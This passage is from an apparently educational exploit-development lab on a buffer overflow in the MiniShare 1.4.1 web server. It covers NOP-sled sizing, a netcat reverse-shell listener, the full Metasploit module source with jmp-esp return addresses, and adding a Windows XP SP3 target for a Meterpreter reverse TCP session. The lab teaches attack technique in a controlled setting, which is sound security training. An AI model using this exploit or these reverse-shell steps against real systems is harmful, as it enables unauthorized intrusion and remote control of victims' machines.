
Remember we have 429 bytes to play with for our shellcode. The code generate by *msfvenom* is 351 bytes. To make our exploit more reliable we can devote 429-351=78 bytes to building a NOP sled. We don't have to use all 78 bytes, so for now let's start with a simple 16 bytes of padding and add more later if needed. We modify our exploit by adding 16 bytes of NOPs after overwriting the "JMP ESP" instruction and then adding the 360 bytes of our shellcode. We don't need to send the rest of the bytes to fill the original 2220 bytes because we know we've already overwritten everything we need for the exploit to work.



Go ahead and restart OllyDbg. Remove any breakpoints to may have set.

In Kali open a second terminal window and run "*nc -nvvlp 443*". The *nc* program is netcat, a sort of networking swiss army knife. The *p* option specifies the port to listen on. The *l* flag tells netcat to listen on the specified port for incoming connections. The *vv* flag puts netcat into very verbose mode to print its interactions to the console. The *n* flag makes netcat listen for connections from an IP address (so it does not expect DNS).

After you have set up netcat to listen for incoming connections from the victim machine, send the final exploit with the *exploit5.py* script. If you were successful you will see an interactive Windows command prompt in your Kali terminal! If you were not successful you should have caught the crash in OllyDbg so that you can diagnose what happened.



Finally, we need to test the exploit outside of the debugger. Close OllyDbg and launch MiniShare as a regular program. Next, launch your exploit again (don't forget to restart your listener).


If you are successful, you will get a new shell and there won't be any indicators on the Windows victim that the attack was successful except that MiniShare indicates there is 1 active connection open. On the Windows command prompt (the one in Kali) run "*echo %USERDOMAIN%\%USERNAME%*" to echo the active user account.

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = AverageRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Minishare 1.4.1 Buffer Overflow',
      'Description'    => %q{
          This is a simple buffer overflow for the minishare web
        server. This flaw affects all versions prior to 1.4.2. This
        is a plain stack buffer overflow that requires a "jmp esp" to reach
        the payload, making this difficult to target many platforms
        at once. This module has been successfully tested against
        1.4.1. Version 1.3.4 and below do not seem to be vulnerable.
      },
      'Author'         => [ 'acaro <acaro[at]jervus.it>' ],
      'License'        => BSD_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2004-2271'],
          [ 'OSVDB', '11530'],
          [ 'BID', '11620'],
          [ 'URL', 'http://archives.neohapsis.com/archives/fulldisclosure/2004-11/0208.html'
        ],
      'Privileged'     => false,
      'Payload'        =>
        {
          'Space'    => 1024,
          'BadChars' => "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x40",
          'MinNops'  => 64,
          'StackAdjustment' => -3500,
        },
      'Platform'       => 'win',
      'Targets'        =>
        [
          ['Windows 2000 SP0-SP3 English', { 'Rets' => [ 1787, 0x7754a3ab ]}], # jmp esp
          ['Windows 2000 SP4 English',     { 'Rets' => [ 1787, 0x7517f163 ]}], # jmp esp
          ['Windows XP SP0-SP1 English',   { 'Rets' => [ 1787, 0x71ab1d54 ]}], # push esp
          ['Windows XP SP2 English',       { 'Rets' => [ 1787, 0x71ab9372 ]}], # push esp
          ['Windows 2003 SP0 English',     { 'Rets' => [ 1787, 0x71c03c4d ]}], # push esp
          ['Windows 2003 SP1 English',     { 'Rets' => [ 1787, 0x77403680 ]}], # jmp esp
          ['Windows 2003 SP2 English',     { 'Rets' => [ 1787, 0x77402680 ]}], # jmp esp
          ['Windows NT 4.0 SP6',           { 'Rets' => [ 1787, 0x77f329f8 ]}], # jmp esp
          ['Windows XP SP2 German',        { 'Rets' => [ 1787, 0x77d5af0a ]}], # jmp esp
          ['Windows XP SP2 Polish',        { 'Rets' => [ 1787, 0x77d4e26e ]}], # jmp esp
          ['Windows XP SP2 French',        { 'Rets' => [ 1787, 0x77d5af0a ]}], # jmp esp
          ['Windows XP SP3 French',        { 'Rets' => [ 1787, 0x7e3a9353 ]}], # jmp esp
        ],
      'DefaultOptions' =>
        {
          'WfsDelay' => 30
        },
      'DisclosureDate' => 'Nov 7 2004'))
  end

  def exploit
    uri = rand_text_alphanumeric(target['Rets'][0])
    uri << [target['Rets'][1]].pack('V')
    uri << payload.encoded

    print_status("Trying target address 0x%.8x..." % target['Rets'][1])
    send_request_raw({
      'uri' => uri
    }, 5)

    handler
  end

end
```


Let's finish this lab by looking at how Metasploit's exploit module implements the MiniShare HTTP GET buffer overflow.

MiniShare Get Overflow Exploit Module Source:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/http/minishare_get_overflow.rb

Open the Metasploit Console by typing *msfconsole*. Within the Metasploit Console type "search minishare" to search for the MiniShare exploit in Metasploit's exploit database.



Load the MiniShare exploit by typing "*use exploit/windows/http/minishare_get_overflow*". Note that Metasploit takes care to organize exploits in a nice directory structure to make exploits easier to find. Type "*show options*" to show the required exploit parameters.




Let's set the exploit parameters.

- Set the RHOST (remote host) to be our victim address of 172.16.189.132.
- Set the payload to be a Windows Meterpreter Reverse TCP. This payload is a little different than the shellcode we generated. The payload spawns an instance of Meterpreter (https://www.offensive-security.com/metasploit-unleashed/about-meterpreter).
- Set LHOST (local host) to be our attacker's IP address for the reverse TCP connection to connect back to.
- Set LPORT (local host port) to be 443 so that the victim connects to our listener on outbound port 443.

Finally we should select one of the targets from the module's target list for the exploit. As we know the "JMP ESP" position changes for different versions of Windows. The module has computed several locations for common versions of Window already. For example to exploit MiniShare on Windows XP SP2 English edition we could type "*set target 3*" to set the target. When we are ready to run the exploit we simply type "*exploit*".

However, a Windows XP SP3 English edition is not on the list! This is where it pays not to just be a script kiddie…we know how the exploit works and have an address for Windows

XP SP3, so let’s just add another target.



Edit the *minishare_get_overflow.rb* exploit module by running the following command.

gedit /usr/share/metasploit-framework/modules/exploits/windows/http/minishare_get_overflow.rb

Copy the entry for Windows XP SP2 English and change the name to Windows XP SP3 English. Change the address to the JMP ESP address we found earlier (*0x7C9D30D7*). After you are finished the module should contain the new target entry with the following contents.

['Windows XP SP3 English', { 'Rets' => [1787, 0x7C9D30D7]}], # jmp esp

Save your edits to the MiniShare exploit module. If you still have the Metasploit Console open in Kali type "*back*" to back out of the loaded MiniShare exploit module. Then type "*reload_all*" to reload the modules. No load the MiniShare exploit module again by typing "*use exploit/windows/http/minishare_get_overflow*". Now when you type "*show targets*" target 4 should be a Windows XP SP3 English edition.

Select the appropriate target and go ahead and run the exploit by typing "*exploit*". This time you should successfully establish a Meterpreter session on your victim. If your not

familiar with Meterpreter go ahead and take this opportunity to explore a bit. Type "*help*" to list the available Meterpreter commands.